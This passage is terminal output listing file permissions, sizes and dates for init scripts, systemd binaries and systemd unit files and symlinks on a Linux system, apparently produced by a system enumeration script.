-rwxr-xr-x 1 root root 985 Mar 11 20:57 grub-common
-rwxr-xr-x 1 root root 3809 Feb 14 2018 hwclock.sh
-rwxr-xr-x 1 root root 2444 Oct 25 2017 irqbalance
-rwxr-xr-x 1 root root 1503 Dec 12 2018 iscsid
-rwxr-xr-x 1 root root 1479 Feb 15 2018 keyboard-setup.sh
-rwxr-xr-x 1 root root 2044 Aug 15 2017 kmod
-rwxr-xr-x 1 root root 695 Dec 3 2017 lvm2
-rwxr-xr-x 1 root root 571 Dec 3 2017 lvm2-lvmetad
-rwxr-xr-x 1 root root 586 Dec 3 2017 lvm2-lvmpolld
-rwxr-xr-x 1 root root 2378 Nov 23 2018 lxcfs
-rwxr-xr-x 1 root root 2653 Jan 14 2020 mdadm
-rwxr-xr-x 1 root root 1249 Oct 22 2019 mdadm-waitidle
-rwxr-xr-x 1 root root 2503 Dec 12 2018 open-iscsi
-rwxr-xr-x 1 root root 1846 Dec 9 2019 open-vm-tools
-rwxr-xr-x 1 root root 1366 Apr 4 2019 plymouth
-rwxr-xr-x 1 root root 752 Apr 4 2019 plymouth-log
-rwxr-xr-x 1 root root 1191 Jan 17 2018 procps
-rwxr-xr-x 1 root root 4355 Dec 13 2017 rsync
-rwxr-xr-x 1 root root 2864 Jan 14 2018 rsyslog
-rwxr-xr-x 1 root root 1222 May 21 2017 screen-cleanup
-rwxr-xr-x 1 root root 3837 Jan 25 2018 ssh
-rwxr-xr-x 1 root root 5974 Apr 20 2018 udev
-rwxr-xr-x 1 root root 2083 Aug 15 2017 ufw
-rwxr-xr-x 1 root root 1391 Nov 25 2019 unattended-upgrades
-rwxr-xr-x 1 root root 1306 Jan 8 2020 uuidd

[-] /lib/systemd/* config file permissions:
/lib/systemd/:
total 7.3M
drwxr-xr-x 22 root root 36K Jun 27 02:29 system
drwxr-xr-x 2 root root 4.0K Jun 27 02:28 system-generators
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 system-preset
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 network
-rw-r--r-- 1 root root 2.3M Feb 5 01:07 libsystemd-shared-237.so
-rw-r--r-- 1 root root 699 Feb 5 01:07 resolv.conf
-rwxr-xr-x 1 root root 1.3K Feb 5 01:07 set-cpufreq
-rwxr-xr-x 1 root root 1.6M Feb 5 01:07 systemd
-rwxr-xr-x 1 root root 6.0K Feb 5 01:07 systemd-ac-power
-rwxr-xr-x 1 root root 18K Feb 5 01:07 systemd-backlight
-rwxr-xr-x 1 root root 11K Feb 5 01:07 systemd-binfmt
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-cgroups-agent
-rwxr-xr-x 1 root root 27K Feb 5 01:07 systemd-cryptsetup
-rwxr-xr-x 1 root root 15K Feb 5 01:07 systemd-dissect
-rwxr-xr-x 1 root root 18K Feb 5 01:07 systemd-fsck
-rwxr-xr-x 1 root root 23K Feb 5 01:07 systemd-fsckd
-rwxr-xr-x 1 root root 19K Feb 5 01:07 systemd-growfs
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-hibernate-resume
-rwxr-xr-x 1 root root 23K Feb 5 01:07 systemd-hostnamed
-rwxr-xr-x 1 root root 15K Feb 5 01:07 systemd-initctl
-rwxr-xr-x 1 root root 127K Feb 5 01:07 systemd-journald
-rwxr-xr-x 1 root root 35K Feb 5 01:07 systemd-localed
-rwxr-xr-x 1 root root 215K Feb 5 01:07 systemd-logind
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-makefs
-rwxr-xr-x 1 root root 15K Feb 5 01:07 systemd-modules-load
-rwxr-xr-x 1 root root 1.6M Feb 5 01:07 systemd-networkd
-rwxr-xr-x 1 root root 19K Feb 5 01:07 systemd-networkd-wait-online
-rwxr-xr-x 1 root root 11K Feb 5 01:07 systemd-quotacheck

-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-random-seed
-rwxr-xr-x 1 root root 15K Feb 5 01:07 systemd-remount-fs
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-reply-password
-rwxr-xr-x 1 root root 371K Feb 5 01:07 systemd-resolved
-rwxr-xr-x 1 root root 19K Feb 5 01:07 systemd-rfkill
-rwxr-xr-x 1 root root 43K Feb 5 01:07 systemd-shutdown
-rwxr-xr-x 1 root root 19K Feb 5 01:07 systemd-sleep
-rwxr-xr-x 1 root root 23K Feb 5 01:07 systemd-socket-proxyd
-rwxr-xr-x 1 root root 11K Feb 5 01:07 systemd-sulogin-shell
-rwxr-xr-x 1 root root 15K Feb 5 01:07 systemd-sysctl
-rwxr-xr-x 1 root root 27K Feb 5 01:07 systemd-timedated
-rwxr-xr-x 1 root root 39K Feb 5 01:07 systemd-timesyncd
-rwxr-xr-x 1 root root 571K Feb 5 01:07 systemd-udevd
-rwxr-xr-x 1 root root 15K Feb 5 01:07 systemd-update-utmp
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-user-sessions
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-veritysetup
-rwxr-xr-x 1 root root 10K Feb 5 01:07 systemd-volatile-root
drwxr-xr-x 2 root root 4.0K Feb 3 18:23 system-sleep
drwxr-xr-x 2 root root 4.0K Feb 3 18:23 system-shutdown
-rwxr-xr-x 1 root root 1.3K Nov 15 2019 systemd-sysv-install

/lib/systemd/system:
total 956K
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 getty.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 graphical.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 local-fs.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 multi-user.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 rescue.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 sockets.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 sysinit.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 timers.target.wants
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 rc-local.service.d
drwxr-xr-x 2 root root 4.0K Jun 27 02:11 user@.service.d
-rw-r--r-- 1 root root 505 Jun 11 18:25 dbus.service
-rw-r--r-- 1 root root 106 Jun 11 18:25 dbus.socket
lrwxrwxrwx 1 root root   14 Feb 5 01:07 autovt@.service -> getty@.service
lrwxrwxrwx 1 root root   9 Feb 5 01:07 bootlogd.service -> /dev/null
lrwxrwxrwx 1 root root   9 Feb 5 01:07 bootlogs.service -> /dev/null
lrwxrwxrwx 1 root root   9 Feb 5 01:07 bootmisc.service -> /dev/null
lrwxrwxrwx 1 root root   9 Feb 5 01:07 checkfs.service -> /dev/null
lrwxrwxrwx 1 root root   9 Feb 5 01:07 checkroot-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root   9 Feb 5 01:07 checkroot.service -> /dev/null
-rw-r--r-- 1 root root 1.1K Feb 5 01:07 console-getty.service
-rw-r--r-- 1 root root 1.3K Feb 5 01:07 container-getty@.service
lrwxrwxrwx 1 root root   9 Feb 5 01:07 cryptdisks-early.service -> /dev/null
lrwxrwxrwx 1 root root   9 Feb 5 01:07 cryptdisks.service -> /dev/null
lrwxrwxrwx 1 root root   13 Feb 5 01:07 ctrl-alt-del.target -> reboot.target
lrwxrwxrwx 1 root root   25 Feb 5 01:07 dbus-org.freedesktop.hostname1.service -> systemd-hostnamed.service
lrwxrwxrwx 1 root root   23 Feb 5 01:07 dbus-org.freedesktop.locale1.service -> systemd-localed.service
lrwxrwxrwx 1 root root   22 Feb 5 01:07 dbus-org.freedesktop.login1.service -> systemd-logind.service
lrwxrwxrwx 1 root root   25 Feb 5 01:07 dbus-org.freedesktop.timedate1.service -> systemd-timedated.service
-rw-r--r-- 1 root root 1.1K Feb 5 01:07 debug-shell.service
lrwxrwxrwx 1 root root   16 Feb 5 01:07 default.target -> graphical.target
-rw-r--r-- 1 root root 797 Feb 5 01:07 emergency.service
lrwxrwxrwx 1 root root   9 Feb 5 01:07 fuse.service -> /dev/null
-rw-r--r-- 1 root root 2.0K Feb 5 01:07 getty@.service
lrwxrwxrwx 1 root root   9 Feb 5 01:07 halt.service -> /dev/null
lrwxrwxrwx 1 root root   9 Feb 5 01:07 hostname.service -> /dev/null
lrwxrwxrwx 1 root root   9 Feb 5 01:07 hwclock.service -> /dev/null
-rw-r--r-- 1 root root 670 Feb 5 01:07 initrd-cleanup.service
-rw-r--r-- 1 root root 830 Feb 5 01:07 initrd-parse-etc.service
-rw-r--r-- 1 root root 589 Feb 5 01:07 initrd-switch-root.service
-rw-r--r-- 1 root root 704 Feb 5 01:07 initrd-udevadm-cleanup-db.service
lrwxrwxrwx 1 root root   9 Feb 5 01:07 killprocs.service -> /dev/null
-rw-r--r-- 1 root root 717 Feb 5 01:07 kmod-static-nodes.service
lrwxrwxrwx 1 root root   28 Feb 5 01:07 kmod.service -> systemd-modules-load.service
lrwxrwxrwx 1 root root   28 Feb 5 01:07 module-init-tools.service -> systemd-modules-load.service
lrwxrwxrwx 1 root root   9 Feb 5 01:07 motd.service -> /dev/null
lrwxrwxrwx 1 root root   9 Feb 5 01:07 mountall-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root   9 Feb 5 01:07 mountall.service -> /dev/null
lrwxrwxrwx 1 root root   9 Feb 5 01:07 mountdevsubfs.service -> /dev/null

```
lrwxrwxrwx 1 root root    9 Feb  5 01:07 mountkernfs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Feb  5 01:07 mountnfs-bootclean.service -> /dev/null
lrwxrwxrwx 1 root root    9 Feb  5 01:07 mountnfs.service -> /dev/null
lrwxrwxrwx 1 root root   22 Feb  5 01:07 procps.service -> systemd-sysctl.service
-rw-r--r-- 1 root root  609 Feb  5 01:07 quotaon.service
-rw-r--r-- 1 root root  716 Feb  5 01:07 rc-local.service
lrwxrwxrwx 1 root root   16 Feb  5 01:07 rc.local.service -> rc-local.service
lrwxrwxrwx 1 root root    9 Feb  5 01:07 rc.service -> /dev/null
lrwxrwxrwx 1 root root    9 Feb  5 01:07 rcS.service -> /dev/null
lrwxrwxrwx 1 root root    9 Feb  5 01:07 reboot.service -> /dev/null
-rw-r--r-- 1 root root  788 Feb  5 01:07 rescue.service
lrwxrwxrwx 1 root root    9 Feb  5 01:07 rmnologin.service -> /dev/null
lrwxrwxrwx 1 root root   15 Feb  5 01:07 runlevel0.target -> poweroff.target
lrwxrwxrwx 1 root root   13 Feb  5 01:07 runlevel1.target -> rescue.target
lrwxrwxrwx 1 root root   17 Feb  5 01:07 runlevel2.target -> multi-user.target
lrwxrwxrwx 1 root root   17 Feb  5 01:07 runlevel3.target -> multi-user.target
lrwxrwxrwx 1 root root   17 Feb  5 01:07 runlevel4.target -> multi-user.target
lrwxrwxrwx 1 root root   16 Feb  5 01:07 runlevel5.target -> graphical.target
lrwxrwxrwx 1 root root   13 Feb  5 01:07 runlevel6.target -> reboot.target
lrwxrwxrwx 1 root root    9 Feb  5 01:07 sendsigs.service -> /dev/null
-rw-r--r-- 1 root root 1.5K Feb  5 01:07 serial-getty@.service
lrwxrwxrwx 1 root root    9 Feb  5 01:07 single.service -> /dev/null
lrwxrwxrwx 1 root root    9 Feb  5 01:07 stop-bootlogd-single.service -> /dev/null
lrwxrwxrwx 1 root root    9 Feb  5 01:07 stop-bootlogd.service -> /dev/null
-rw-r--r-- 1 root root  554 Feb  5 01:07 suspend-then-hibernate.target
-rw-r--r-- 1 root root 1.4K Feb  5 01:07 system-update-cleanup.service
-rw-r--r-- 1 root root  724 Feb  5 01:07 systemd-ask-password-console.service
-rw-r--r-- 1 root root  752 Feb  5 01:07 systemd-ask-password-wall.service
-rw-r--r-- 1 root root  752 Feb  5 01:07 systemd-backlight@.service
-rw-r--r-- 1 root root  999 Feb  5 01:07 systemd-binfmt.service
-rw-r--r-- 1 root root  537 Feb  5 01:07 systemd-exit.service
-rw-r--r-- 1 root root  714 Feb  5 01:07 systemd-fsck-root.service
-rw-r--r-- 1 root root  715 Feb  5 01:07 systemd-fsck@.service
-rw-r--r-- 1 root root  551 Feb  5 01:07 systemd-fsckd.service
-rw-r--r-- 1 root root  540 Feb  5 01:07 systemd-fsckd.socket
-rw-r--r-- 1 root root  584 Feb  5 01:07 systemd-halt.service
-rw-r--r-- 1 root root  671 Feb  5 01:07 systemd-hibernate-resume@.service
-rw-r--r-- 1 root root  541 Feb  5 01:07 systemd-hibernate.service
-rw-r--r-- 1 root root 1.2K Feb  5 01:07 systemd-hostnamed.service
-rw-r--r-- 1 root root  818 Feb  5 01:07 systemd-hwdb-update.service
-rw-r--r-- 1 root root  559 Feb  5 01:07 systemd-hybrid-sleep.service
-rw-r--r-- 1 root root  551 Feb  5 01:07 systemd-initctl.service
-rw-r--r-- 1 root root  771 Feb  5 01:07 systemd-journal-flush.service
-rw-r--r-- 1 root root  686 Feb  5 01:07 systemd-journald-audit.socket
-rw-r--r-- 1 root root 1.6K Feb  5 01:07 systemd-journald.service
-rw-r--r-- 1 root root  597 Feb  5 01:07 systemd-kexec.service
-rw-r--r-- 1 root root 1.2K Feb  5 01:07 systemd-localed.service
-rw-r--r-- 1 root root 1.5K Feb  5 01:07 systemd-logind.service
-rw-r--r-- 1 root root  733 Feb  5 01:07 systemd-machine-id-commit.service
-rw-r--r-- 1 root root 1007 Feb  5 01:07 systemd-modules-load.service
-rw-r--r-- 1 root root  740 Feb  5 01:07 systemd-networkd-wait-online.service
-rw-r--r-- 1 root root 1.9K Feb  5 01:07 systemd-networkd.service
-rw-r--r-- 1 root root  593 Feb  5 01:07 systemd-poweroff.service
-rw-r--r-- 1 root root  655 Feb  5 01:07 systemd-quotacheck.service
-rw-r--r-- 1 root root  792 Feb  5 01:07 systemd-random-seed.service
-rw-r--r-- 1 root root  588 Feb  5 01:07 systemd-reboot.service
-rw-r--r-- 1 root root  833 Feb  5 01:07 systemd-remount-fs.service
-rw-r--r-- 1 root root 1.7K Feb  5 01:07 systemd-resolved.service
-rw-r--r-- 1 root root  724 Feb  5 01:07 systemd-rfkill.service
-rw-r--r-- 1 root root  573 Feb  5 01:07 systemd-suspend-then-hibernate.service
-rw-r--r-- 1 root root  537 Feb  5 01:07 systemd-suspend.service
-rw-r--r-- 1 root root  693 Feb  5 01:07 systemd-sysctl.service
-rw-r--r-- 1 root root 1.1K Feb  5 01:07 systemd-timedated.service
-rw-r--r-- 1 root root 1.4K Feb  5 01:07 systemd-timesyncd.service
-rw-r--r-- 1 root root  659 Feb  5 01:07 systemd-tmpfiles-clean.service
-rw-r--r-- 1 root root  764 Feb  5 01:07 systemd-tmpfiles-setup-dev.service
-rw-r--r-- 1 root root  744 Feb  5 01:07 systemd-tmpfiles-setup.service
-rw-r--r-- 1 root root  863 Feb  5 01:07 systemd-udev-settle.service
-rw-r--r-- 1 root root  755 Feb  5 01:07 systemd-udev-trigger.service
-rw-r--r-- 1 root root 1006 Feb  5 01:07 systemd-udevd.service
-rw-r--r-- 1 root root  797 Feb  5 01:07 systemd-update-utmp-runlevel.service
```

```
-rw-r--r-- 1 root root  794 Feb  5 01:07 systemd-update-utmp.service
-rw-r--r-- 1 root root  628 Feb  5 01:07 systemd-user-sessions.service
-rw-r--r-- 1 root root  690 Feb  5 01:07 systemd-volatile-root.service
lrwxrwxrwx 1 root root   21 Feb  5 01:07 udev.service -> systemd-udevd.service
lrwxrwxrwx 1 root root    9 Feb  5 01:07 umountfs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Feb  5 01:07 umountnfs.service -> /dev/null
lrwxrwxrwx 1 root root    9 Feb  5 01:07 umountroot.service -> /dev/null
lrwxrwxrwx 1 root root   27 Feb  5 01:07 urandom.service -> systemd-random-seed.service
-rw-r--r-- 1 root root  593 Feb  5 01:07 user@.service
lrwxrwxrwx 1 root root    9 Feb  5 01:07 x11-common.service -> /dev/null
lrwxrwxrwx 1 root root    9 Feb  3 18:23 screen-cleanup.service -> /dev/null
drwxr-xr-x 2 root root 4.0K Feb  3 18:23 halt.target.wants
drwxr-xr-x 2 root root 4.0K Feb  3 18:23 initrd-switch-root.target.wants
drwxr-xr-x 2 root root 4.0K Feb  3 18:23 kexec.target.wants
drwxr-xr-x 2 root root 4.0K Feb  3 18:23 poweroff.target.wants
drwxr-xr-x 2 root root 4.0K Feb  3 18:23 reboot.target.wants
lrwxrwxrwx 1 root root    9 Jan 31 17:18 sudo.service -> /dev/null
-rw-r--r-- 1 root root  418 Jan 15  2020 cloud-config.service
-rw-r--r-- 1 root root  482 Jan 15  2020 cloud-final.service
-rw-r--r-- 1 root root  580 Jan 15  2020 cloud-init-local.service
-rw-r--r-- 1 root root  642 Jan 15  2020 cloud-init.service
-rw-r--r-- 1 root root  536 Jan 14  2020 cloud-config.target
-rw-r--r-- 1 root root  256 Jan 14  2020 cloud-init.target
-rw-r--r-- 1 root root  481 Jan 14  2020 mdadm-grow-continue@.service
-rw-r--r-- 1 root root  210 Jan 14  2020 mdadm-last-resort@.service
-rw-r--r-- 1 root root  179 Jan 14  2020 mdadm-last-resort@.timer
-rw-r--r-- 1 root root  670 Jan 14  2020 mdadm-shutdown.service
lrwxrwxrwx 1 root root    9 Jan 14  2020 mdadm-waitidle.service -> /dev/null
lrwxrwxrwx 1 root root    9 Jan 14  2020 mdadm.service -> /dev/null
-rw-r--r-- 1 root root 1.1K Jan 14  2020 mdmon@.service
-rw-r--r-- 1 root root  388 Jan 14  2020 mdmonitor.service
-rw-r--r-- 1 root root  127 Jan  8  2020 fstrim.service
-rw-r--r-- 1 root root  205 Jan  8  2020 fstrim.timer
-rw-r--r-- 1 root root  189 Jan  8  2020 uuidd.service
-rw-r--r-- 1 root root  126 Jan  8  2020 uuidd.socket
-rw-r--r-- 1 root root  466 Dec  9  2019 open-vm-tools.service
-rw-r--r-- 1 root root  408 Dec  9  2019 vgauth.service
-rw-r--r-- 1 root root  383 Dec  5  2019 blk-availability.service
-rw-r--r-- 1 root root  341 Dec  5  2019 dm-event.service
-rw-r--r-- 1 root root  248 Dec  5  2019 dm-event.socket
-rw-r--r-- 1 root root  345 Dec  5  2019 lvm2-lvmetad.service
-rw-r--r-- 1 root root  215 Dec  5  2019 lvm2-lvmetad.socket
-rw-r--r-- 1 root root  300 Dec  5  2019 lvm2-lvmpolld.service
-rw-r--r-- 1 root root  213 Dec  5  2019 lvm2-lvmpolld.socket
-rw-r--r-- 1 root root  693 Dec  5  2019 lvm2-monitor.service
-rw-r--r-- 1 root root  403 Dec  5  2019 lvm2-pvscan@.service
lrwxrwxrwx 1 root root    9 Dec  5  2019 lvm2.service -> /dev/null
-rw-r--r-- 1 root root  372 Nov 25  2019 unattended-upgrades.service
-rw-r--r-- 1 root root  342 Nov 14  2019 getty-static.service
-rw-r--r-- 1 root root  362 Nov 14  2019 ondemand.service
-rw-r--r-- 1 root root  212 Nov 11  2019 apport-autoreport.path
-rw-r--r-- 1 root root  242 Nov 11  2019 apport-autoreport.service
-rw-r--r-- 1 root root  246 Nov 11  2019 apport-forward.socket
-rw-r--r-- 1 root root  142 Nov 11  2019 apport-forward@.service
-rw-r--r-- 1 root root  173 Sep 27  2019 motd-news.service
-rw-r--r-- 1 root root  161 Sep 27  2019 motd-news.timer
-rw-r--r-- 1 root root  238 Sep  3  2019 apt-daily-upgrade.service
-rw-r--r-- 1 root root  184 Sep  3  2019 apt-daily-upgrade.timer
-rw-r--r-- 1 root root  326 Sep  3  2019 apt-daily.service
-rw-r--r-- 1 root root  156 Sep  3  2019 apt-daily.timer
-rw-r--r-- 1 root root  289 Aug 26  2019 netplan-wpa@.service
-rw-r--r-- 1 root root  254 Aug 15  2019 thermald.service
-rw-r--r-- 1 root root  312 Apr 23  2019 console-setup.service
-rw-r--r-- 1 root root  287 Apr 23  2019 keyboard-setup.service
-rw-r--r-- 1 root root  330 Apr 23  2019 setvtrgb.service
-rw-r--r-- 1 root root  250 Apr  9  2019 ureadahead-stop.service
-rw-r--r-- 1 root root  242 Apr  9  2019 ureadahead-stop.timer
-rw-r--r-- 1 root root  404 Apr  9  2019 ureadahead.service
-rw-r--r-- 1 root root  412 Apr  4  2019 plymouth-halt.service
-rw-r--r-- 1 root root  426 Apr  4  2019 plymouth-kexec.service
lrwxrwxrwx 1 root root   27 Apr  4  2019 plymouth-log.service -> plymouth-read-write.service
```

```
-rw-r--r-- 1 root root  421 Apr  4  2019 plymouth-poweroff.service
-rw-r--r-- 1 root root  200 Apr  4  2019 plymouth-quit-wait.service
-rw-r--r-- 1 root root  194 Apr  4  2019 plymouth-quit.service
-rw-r--r-- 1 root root  244 Apr  4  2019 plymouth-read-write.service
-rw-r--r-- 1 root root  416 Apr  4  2019 plymouth-reboot.service
-rw-r--r-- 1 root root  532 Apr  4  2019 plymouth-start.service
-rw-r--r-- 1 root root  291 Apr  4  2019 plymouth-switch-root.service
lrwxrwxrwx 1 root root   21 Apr  4  2019 plymouth.service -> plymouth-quit.service
-rw-r--r-- 1 root root  490 Apr  4  2019 systemd-ask-password-plymouth.path
-rw-r--r-- 1 root root  467 Apr  4  2019 systemd-ask-password-plymouth.service
-rw-r--r-- 1 root root  463 Mar 28  2019 iscsid.service
-rw-r--r-- 1 root root  368 Jan  9  2019 irqbalance.service
-rw-r--r-- 1 root root  175 Dec 12  2018 iscsid.socket
-rw-r--r-- 1 root root  987 Dec 12  2018 open-iscsi.service
-rw-r--r-- 1 root root  618 Oct 15  2018 friendly-recovery.service
-rw-r--r-- 1 root root  172 Oct 15  2018 friendly-recovery.target
-rw-r--r-- 1 root root  258 Oct 15  2018 networkd-dispatcher.service
-rw-r--r-- 1 root root  309 May 30  2018 pollinate.service
-rw-r--r-- 1 root root  290 Apr 24  2018 rsyslog.service
drwxr-xr-x 2 root root 4.0K Apr 20  2018 runlevel1.target.wants
drwxr-xr-x 2 root root 4.0K Apr 20  2018 runlevel2.target.wants
drwxr-xr-x 2 root root 4.0K Apr 20  2018 runlevel3.target.wants
drwxr-xr-x 2 root root 4.0K Apr 20  2018 runlevel4.target.wants
drwxr-xr-x 2 root root 4.0K Apr 20  2018 runlevel5.target.wants
-rw-r--r-- 1 root root  175 Mar 27  2018 polkit.service
-rw-r--r-- 1 root root  544 Mar 22  2018 apparmor.service
-rw-r--r-- 1 root root  169 Feb 20  2018 atd.service
-rw-r--r-- 1 root root  919 Jan 28  2018 basic.target
-rw-r--r-- 1 root root  419 Jan 28  2018 bluetooth.target
-rw-r--r-- 1 root root  465 Jan 28  2018 cryptsetup-pre.target
-rw-r--r-- 1 root root  412 Jan 28  2018 cryptsetup.target
-rw-r--r-- 1 root root  750 Jan 28  2018 dev-hugepages.mount
-rw-r--r-- 1 root root  665 Jan 28  2018 dev-mqueue.mount
-rw-r--r-- 1 root root  471 Jan 28  2018 emergency.target
-rw-r--r-- 1 root root  541 Jan 28  2018 exit.target
-rw-r--r-- 1 root root  480 Jan 28  2018 final.target
-rw-r--r-- 1 root root  506 Jan 28  2018 getty-pre.target
-rw-r--r-- 1 root root  500 Jan 28  2018 getty.target
-rw-r--r-- 1 root root  598 Jan 28  2018 graphical.target
-rw-r--r-- 1 root root  527 Jan 28  2018 halt.target
-rw-r--r-- 1 root root  509 Jan 28  2018 hibernate.target
-rw-r--r-- 1 root root  530 Jan 28  2018 hybrid-sleep.target
-rw-r--r-- 1 root root  593 Jan 28  2018 initrd-fs.target
-rw-r--r-- 1 root root  561 Jan 28  2018 initrd-root-device.target
-rw-r--r-- 1 root root  566 Jan 28  2018 initrd-root-fs.target
-rw-r--r-- 1 root root  754 Jan 28  2018 initrd-switch-root.target
-rw-r--r-- 1 root root  763 Jan 28  2018 initrd.target
-rw-r--r-- 1 root root  541 Jan 28  2018 kexec.target
-rw-r--r-- 1 root root  435 Jan 28  2018 local-fs-pre.target
-rw-r--r-- 1 root root  547 Jan 28  2018 local-fs.target
-rw-r--r-- 1 root root  445 Jan 28  2018 machine.slice
-rw-r--r-- 1 root root  532 Jan 28  2018 multi-user.target
-rw-r--r-- 1 root root  505 Jan 28  2018 network-online.target
-rw-r--r-- 1 root root  502 Jan 28  2018 network-pre.target
-rw-r--r-- 1 root root  521 Jan 28  2018 network.target
-rw-r--r-- 1 root root  554 Jan 28  2018 nss-lookup.target
-rw-r--r-- 1 root root  513 Jan 28  2018 nss-user-lookup.target
-rw-r--r-- 1 root root  394 Jan 28  2018 paths.target
-rw-r--r-- 1 root root  592 Jan 28  2018 poweroff.target
-rw-r--r-- 1 root root  417 Jan 28  2018 printer.target
-rw-r--r-- 1 root root  745 Jan 28  2018 proc-sys-fs-binfmt_misc.automount
-rw-r--r-- 1 root root  655 Jan 28  2018 proc-sys-fs-binfmt_misc.mount
-rw-r--r-- 1 root root  583 Jan 28  2018 reboot.target
-rw-r--r-- 1 root root  549 Jan 28  2018 remote-cryptsetup.target
-rw-r--r-- 1 root root  436 Jan 28  2018 remote-fs-pre.target
-rw-r--r-- 1 root root  522 Jan 28  2018 remote-fs.target
-rw-r--r-- 1 root root  492 Jan 28  2018 rescue.target
-rw-r--r-- 1 root root  540 Jan 28  2018 rpcbind.target
-rw-r--r-- 1 root root  442 Jan 28  2018 shutdown.target
-rw-r--r-- 1 root root  402 Jan 28  2018 sigpwr.target
-rw-r--r-- 1 root root  460 Jan 28  2018 sleep.target
```

-rw-r--r-- 1 root root 449 Jan 28 2018 slices.target
-rw-r--r-- 1 root root 420 Jan 28 2018 smartcard.target
-rw-r--r-- 1 root root 396 Jan 28 2018 sockets.target
-rw-r--r-- 1 root root 420 Jan 28 2018 sound.target
-rw-r--r-- 1 root root 503 Jan 28 2018 suspend.target
-rw-r--r-- 1 root root 393 Jan 28 2018 swap.target
-rw-r--r-- 1 root root 795 Jan 28 2018 sys-fs-fuse-connections.mount
-rw-r--r-- 1 root root 767 Jan 28 2018 sys-kernel-config.mount
-rw-r--r-- 1 root root 710 Jan 28 2018 sys-kernel-debug.mount
-rw-r--r-- 1 root root 558 Jan 28 2018 sysinit.target
-rw-r--r-- 1 root root 1.4K Jan 28 2018 syslog.socket
-rw-r--r-- 1 root root 592 Jan 28 2018 system-update.target
-rw-r--r-- 1 root root 445 Jan 28 2018 system.slice
-rw-r--r-- 1 root root 704 Jan 28 2018 systemd-ask-password-console.path
-rw-r--r-- 1 root root 632 Jan 28 2018 systemd-ask-password-wall.path
-rw-r--r-- 1 root root 564 Jan 28 2018 systemd-initctl.socket
-rw-r--r-- 1 root root 1.2K Jan 28 2018 systemd-journald-dev-log.socket
-rw-r--r-- 1 root root 882 Jan 28 2018 systemd-journald.socket
-rw-r--r-- 1 root root 631 Jan 28 2018 systemd-networkd.socket
-rw-r--r-- 1 root root 657 Jan 28 2018 systemd-rfkill.socket
-rw-r--r-- 1 root root 490 Jan 28 2018 systemd-tmpfiles-clean.timer
-rw-r--r-- 1 root root 635 Jan 28 2018 systemd-udevd-control.socket
-rw-r--r-- 1 root root 610 Jan 28 2018 systemd-udevd-kernel.socket
-rw-r--r-- 1 root root 435 Jan 28 2018 time-sync.target
-rw-r--r-- 1 root root 445 Jan 28 2018 timers.target
-rw-r--r-- 1 root root 457 Jan 28 2018 umount.target
-rw-r--r-- 1 root root 432 Jan 28 2018 user.slice
-rw-r--r-- 1 root root 493 Jan 25 2018 ssh.service
-rw-r--r-- 1 root root 244 Jan 25 2018 ssh@.service
-rw-r--r-- 1 root root 216 Jan 16 2018 ssh.socket
-rw-r--r-- 1 root root 741 Dec 18 2017 accounts-daemon.service
-rw-r--r-- 1 root root 251 Nov 16 2017 cron.service
-rw-r--r-- 1 root root 266 Aug 15 2017 ufw.service
-rw-r--r-- 1 root root 115 Apr 22 2017 acpid.path
-rw-r--r-- 1 root root 234 Apr 22 2017 acpid.service
-rw-r--r-- 1 root root 115 Apr 22 2017 acpid.socket
-rw-r--r-- 1 root root 188 Feb 24 2014 rsync.service

/lib/systemd/system/getty.target.wants:
total 0
lrwxrwxrwx 1 root root 23 Feb 5 01:07 getty-static.service -> ../getty-static.service

/lib/systemd/system/graphical.target.wants:
total 0
lrwxrwxrwx 1 root root 39 Feb 5 01:07 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-runlevel.service

/lib/systemd/system/local-fs.target.wants:
total 0
lrwxrwxrwx 1 root root 29 Feb 5 01:07 systemd-remount-fs.service -> ../systemd-remount-fs.service

/lib/systemd/system/multi-user.target.wants:
total 0
lrwxrwxrwx 1 root root 15 Jun 11 18:25 dbus.service -> ../dbus.service
lrwxrwxrwx 1 root root 15 Feb 5 01:07 getty.target -> ../getty.target
lrwxrwxrwx 1 root root 33 Feb 5 01:07 systemd-ask-password-wall.path -> ../systemd-ask-password-wall.path
lrwxrwxrwx 1 root root 25 Feb 5 01:07 systemd-logind.service -> ../systemd-logind.service
lrwxrwxrwx 1 root root 39 Feb 5 01:07 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-runlevel.service
lrwxrwxrwx 1 root root 32 Feb 5 01:07 systemd-user-sessions.service -> ../systemd-user-sessions.service
lrwxrwxrwx 1 root root 29 Apr 4 2019 plymouth-quit-wait.service -> ../plymouth-quit-wait.service
lrwxrwxrwx 1 root root 24 Apr 4 2019 plymouth-quit.service -> ../plymouth-quit.service

/lib/systemd/system/rescue.target.wants:
total 0
lrwxrwxrwx 1 root root 39 Feb 5 01:07 systemd-update-utmp-runlevel.service -> ../systemd-update-utmp-runlevel.service

/lib/systemd/system/sockets.target.wants:
total 0
lrwxrwxrwx 1 root root 14 Jun 11 18:25 dbus.socket -> ../dbus.socket

lrwxrwxrwx 1 root root 25 Feb 5 01:07 systemd-initctl.socket -> ../systemd-initctl.socket
lrwxrwxrwx 1 root root 32 Feb 5 01:07 systemd-journald-audit.socket -> ../systemd-journald-audit.socket
lrwxrwxrwx 1 root root 34 Feb 5 01:07 systemd-journald-dev-log.socket -> ../systemd-journald-dev-log.socket
